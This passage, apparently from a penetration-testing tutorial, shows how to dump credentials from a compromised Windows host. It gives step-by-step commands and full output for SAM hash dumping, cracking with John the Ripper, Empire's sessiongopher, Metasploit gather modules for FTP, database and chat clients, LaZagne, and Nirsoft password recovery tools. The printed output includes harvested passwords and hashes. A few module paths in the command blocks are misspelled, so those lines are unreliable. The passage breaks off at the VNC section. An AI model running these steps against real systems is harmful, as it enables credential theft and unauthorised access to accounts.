SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping SAM hashes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Added 3 SAM hashes to the database
```

Decrypting Hash: John the Ripper

John the Ripper is an amazing hash cracking tool. We have dedicated two articles to this tool. To learn more about John The Ripper, click here – **part 1**, **part 2**. Once you have dumped all the hashes from the SAM file by using any of the method given above, then you just need John the Ripper tool to crack the hashes by using the following command:

```
john –format=NT hash –show
```



```
root@kali:~# john --format=NT hash --show
raj:123:1001:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204beb12283678:::

1 password hash cracked, 0 left
```


And as you can see, it will reveal the password by cracking the given hash.

Credential Dumping: Applications

PowerShell Empire


Empire provides us with a module that allows us to retrieve the saved credentials from various applications such as PuTTY, WinSCP, etc. it automatically finds passwords and dumps them for you without requiring you to do anything. Once you have your session in the empire, use the following commands to execute the module:

```
usemodule credentials/sessiongopher

execute
```



```
(Empire: BP4XKDH1) > usemodule credentials/sessiongopher
(Empire: powershell/credentials/sessiongopher) > execute
[*] Tasked BP4XKDH1 to run TASK_CMD_WAIT
[*] Agent BP4XKDH1 tasked with task ID 1
[*] Tasked agent BP4XKDH1 to run module powershell/credentials/sessiongophe
(Empire: powershell/credentials/sessiongopher) > [*] Agent BP4XKDH1 returne

          o_
         /  ".   SessionGopher - RDP, WinSCP, FileZilla, PuTTY, SuperPuTTY,
       ,"  _-"      .sdtid, .rdp, .ppk saved session & password extractor
     ,"   m m
   ..+     )     Brandon Arvanaghi
     `m..m       Twitter: @arvanaghi | arvanaghi.com

FileZilla Sessions


Source   : DESKTOP-1HH06IM\User
Name     : test site
Password : 123
Host     : 192.168.152.133
User     : user
Protocol : Only use plain FTP (insecure)
Port     : 21



SuperPuTTY Sessions


Source        : DESKTOP-1HH06IM\User
SessionId     : ImportedFromPuTTY/user
SessionName   : user
Host          : 192.168.152.133
Username      :
ExtraArgs     :
Port          : 22
Putty Session : user

Source        : DESKTOP-1HH06IM\User
SessionId     : ImportedFromPuTTY/user1
SessionName   : user1
Host          : 192.168.152.133
Username      :
ExtraArgs     :
Port          : 22
Putty Session : user1

Source        : DESKTOP-1HH06IM\User
SessionId     : test
SessionName   : test
Host          : 192.168.152.133
Username      : user
ExtraArgs     :
Port          : 22
Putty Session : Default Settings
```

And as you can see in the images above and below, it successfully retrieves passwords of WinSCP, PuTTy.



```
Microsoft Remote Desktop (RDP) Sessions


Source   : DESKTOP-1HH06IM\User
Hostname : 192.168.152.129
Username : user




WinSCP Sessions


Source   : DESKTOP-1HH06IM\User
Session  : Default%20Settings
Hostname :
Username :
Password :

Source   : DESKTOP-1HH06IM\User
Session  : user
Hostname : 192.168.152.133
Username : user
Password : 123

Source   : DESKTOP-1HH06IM\User
Session  : user1
Hostname : 192.168.152.133
Username :
Password :




PuTTY Sessions


Source   : DESKTOP-1HH06IM\User
Session  : saved%20creds%20test
Hostname : 192.168.152.133

Source   : DESKTOP-1HH06IM\User
Session  : test
Hostname : 192.168.152.133
```


Now we will focus on fewer applications and see how we can retrieve their passwords. We will go onto the applications one by one. Let's get going!

CoreFTP: Metasploit Framework

Core FTP server tool is made especially for windows. It lets you send and receive files over the network. For this transfer of files, it uses FTP protocol which makes it relatively easy to use, irrespective of the Operating System.

With the help of Metasploit, we can dump the credentials saved in the registry from the target system. The location of the password is **HKEY_CURRENT_USER\SOFTWARE\FTPWare\CoreFTP\Sites**. You can run the post-exploitation module after you have a session and run it, type:


```
use post/windows/gather/credentials/coreftp
set session 1
exploit
```



```
msf5 > use post/windows/gather/credentials/coreftp
msf5 post(windows/gather/credentials/coreftp) > set session 1
session => 1
msf5 post(windows/gather/credentials/coreftp) > exploit

[*] Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] Host: 192.168.152.133 Port: 21 User: user  Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/coreftp) >
```

FTP Navigator: LaZagne

Just like Core FTP, the FTP navigator is the FTP client that makes transfers, editings, and renaming of files easily over the network. It also allows you to keep the directories in-sync for both local and remote users. We can use the command **lazagne.exe all** and we will have the FTPNavigator Credentials as shown below:




```
------------------- Ftpnavigator passwords -----------------

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.3com.com
Name: Hardware - 3Com

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.sunet.se
Name: Space Information - Space Information

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.apple.com
Name: Apple Computer
```

FTPNavigator: Metasploit Framework

The credentials of FTPNavigator can also be dumped using Metasploit as there is an in-built exploit for it. To use this post-exploitation module, type:

```
use post/windows/gather/credetnials/ftpnavigator
set session 1
exploit
```




```
msf5 > use post/windows/gather/credentials/ftpnavigator
msf5 post(windows/gather/credentials/ftpnavigator) > set session 1
session ⇒ 1
msf5 post(windows/gather/credentials/ftpnavigator) > exploit

[+] Host: 192.168.152.133 Port: 21 User: user Pass: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/ftpnavigator) > 
```

FileZilla: Metasploit Framework

FileZilla is another open-source client/server software that runs on FTP protocol. It is compatible with Windows, Linux, and macOS. It is used for transfer or editing or replacing the files in a network. We can dump its credentials using Metasploit and do so, type:

```
use post/multi/gather/filezilla_client_cred
set session 1
exploit
```




```
msf5 > use post/multi/gather/filezilla_client_cred
msf5 post(multi/gather/filezilla_client_cred) > set session 1
session ⇒ 1
msf5 post(multi/gather/filezilla_client_cred) > exploit

[*] Checking for Filezilla directory in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\FileZilla
[*] Reading sitemanager.xml and recentservers.xml files from C:\Users\User\AppData\Roaming\FileZilla
[*] Parsing sitemanager.xml
[*]     Collected the following credentials:
[*]     Server: 192.168.1.105:21
[*]     Protocol: 
[*]     Username: msfadmin
[*]     Password: msfadmin

[*]     Collected the following credentials:
[*]     Server: 192.168.152.133:21
[*]     Protocol: 
[*]     Username: user
[*]     Password: 123

[*] Parsing recentservers.xml
[*]     Collected the following credentials:
[*]     Server: 192.168.1.105:21
[*]     Protocol: FTP
[*]     Username: msfadmin
[*]     Password: msfadmin

[*]     Collected the following credentials:
[*]     Server: 192.168.152.133:21
[*]     Protocol: FTP
[*]     Username: user
[*]     Password: 123

[*] Post module execution completed
msf5 post(multi/gather/filezilla_client_cred) > 
```

HeidiSQL: Metasploit Framework

It is an open-source tool for managing MySQL, MsSQL, PostgreSQL, SQLite databases. Numerous sessions with connections can be saved along with the credentials while using HeidiSQL. It also lets you run multiple sessions in a single window. Management of database is pretty easy if you are using this software. Again, with the help of Metasploit we can get our hands on its credentials by using the following post-exploitation module:


```
use post/windows/gather/creddtnitals/heidisql
set session 1
exploit
```



```
msf5 > use post/windows/gather/credentials/heidisql
msf5 post(windows/gather/credentials/heidisql) > set session 1
session => 1
msf5 post(windows/gather/credentials/heidisql) > exploit

[*] 192.168.1.104:49708 - Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] 192.168.1.104:49708 - Service: mysql Host: 192.168.1.102 Port: 3306 User: ignite  Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/heidisql) > 
```

Email: Mail PassView

All the email passwords that are stored in the system can be retrieved with the help of the tool named Mail PassView. This tool is developed by Nirsoft and is best suited for internal pentesting. Simple download the software from here. Launch the tool to get the credentials as shown below:




Email	S.	Secured	User	Password	Profile	Password Stre...	SMTP Serve
ignitetechnolo...	9.	No	ignitetechnologies26	Ch[redacted]239...	Outlook	Very Strong	smtp.gmai
ignitetechnolo...	9.	No	ignitetechnologies26@gmail.com	Ig[redacted]87		Very Strong	

Pidgin: Metasploit Framework

Pidgin is an instant messaging software that allows you to chat with multiple networks. It is compatible with almost all Operating Systems. It also allows you to transfer files too. There is an in-built post-exploitation module for pidgin, in Metasploit, too. To initiate this exploit, use the following commands:

```
use post/multi/gather/pidgin_cred
set session 1
execute
```




```
msf5 > use post/multi/gather/pidgin_cred
msf5 post(multi/gather/pidgin_cred) > set session 1
session ⇒ 1
msf5 post(multi/gather/pidgin_cred) > exploit

[*] Checking for Pidgin profile in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\.purple
[*] Reading accounts.xml file from C:\Users\User\AppData\Roaming\.purple
[*] Collected the following credentials:
[*]     Server: slogin.oscar.aol.com:5190
[*]     Protocol: prpl-aim
[*]     Username: user123
[*]     Password: pass123

[*] Collected the following credentials:
[*]     Server: <unknown>:5298
[*]     Protocol: prpl-bonjour
[*]     Username: user
[*]     Password: <unknown>

[*] Collected the following credentials:
[*]     Server: <unknown>:<unknown>
[*]     Protocol: prpl-gg
[*]     Username: user123
[*]     Password: user123

[*] Collected the following credentials:
[*]     Server: <unknown>:5222
[*]     Protocol: prpl-jabber
[*]     Username: nfnfjkdssnf@gmail.com/
[*]     Password: pass123

[*] Collected the following credentials:
[*]     Server: :8300
[*]     Protocol: prpl-novell
[*]     Username: khkhhskj
[*]     Password: pass123

[*] Collected the following credentials:
[*]     Server: slogin.icq.com:5190
[*]     Protocol: prpl-icq
[*]     Username: 1234556
[*]     Password: pass123

[*] Collected the following credentials:
[*]     Server: <unknown>:6667
[*]     Protocol: prpl-irc
[*]     Username: user123@irc.freenode.net
[*]     Password: pass123

[*] Collected the following credentials:
[*]     Server: silc.silcnet.org:706
[*]     Protocol: prpl-silc
[*]     Username: user123@silcnet.org
[*]     Password: pass123
```

And all the credentials will be on your screen.

PSI:LaZagne


PSI is an instant messenger that works over the XMPP network. It also allows you to transfer files. It is highly customizable and comes in various languages. Using **lazagne.exe chat** command in LaZagne you can dump its password as shown in the image below:



```
------------------- Psi-im passwords -----------------

[+] Password found !!!
Login: user2@user.com
Password: pass123

[+] Password found !!!
Login: user@user.com
Password: pass123
```

PST: PstPassword

Nirsoft provides a tool that lets you retrieve all the PST passwords from Outlook. You can download this tool from here. Simple launch the tool and you will have the passwords as shown below:




Filename	Encryption	Version	CRC Value	Password 1	Password 2
Outlignitetechnologie...	Compressible	23	0xee9dac75	1AMCS	kz5gD4
Outlook.pst	Compressible	23	0x7709bac0	123	HdLQMA

VNC: Metasploit Framework

VNC is a remote access software that allows you to access your device from anywhere in the world. VNC passwords can be easily retrieved by using Metasploit and to do so, type:

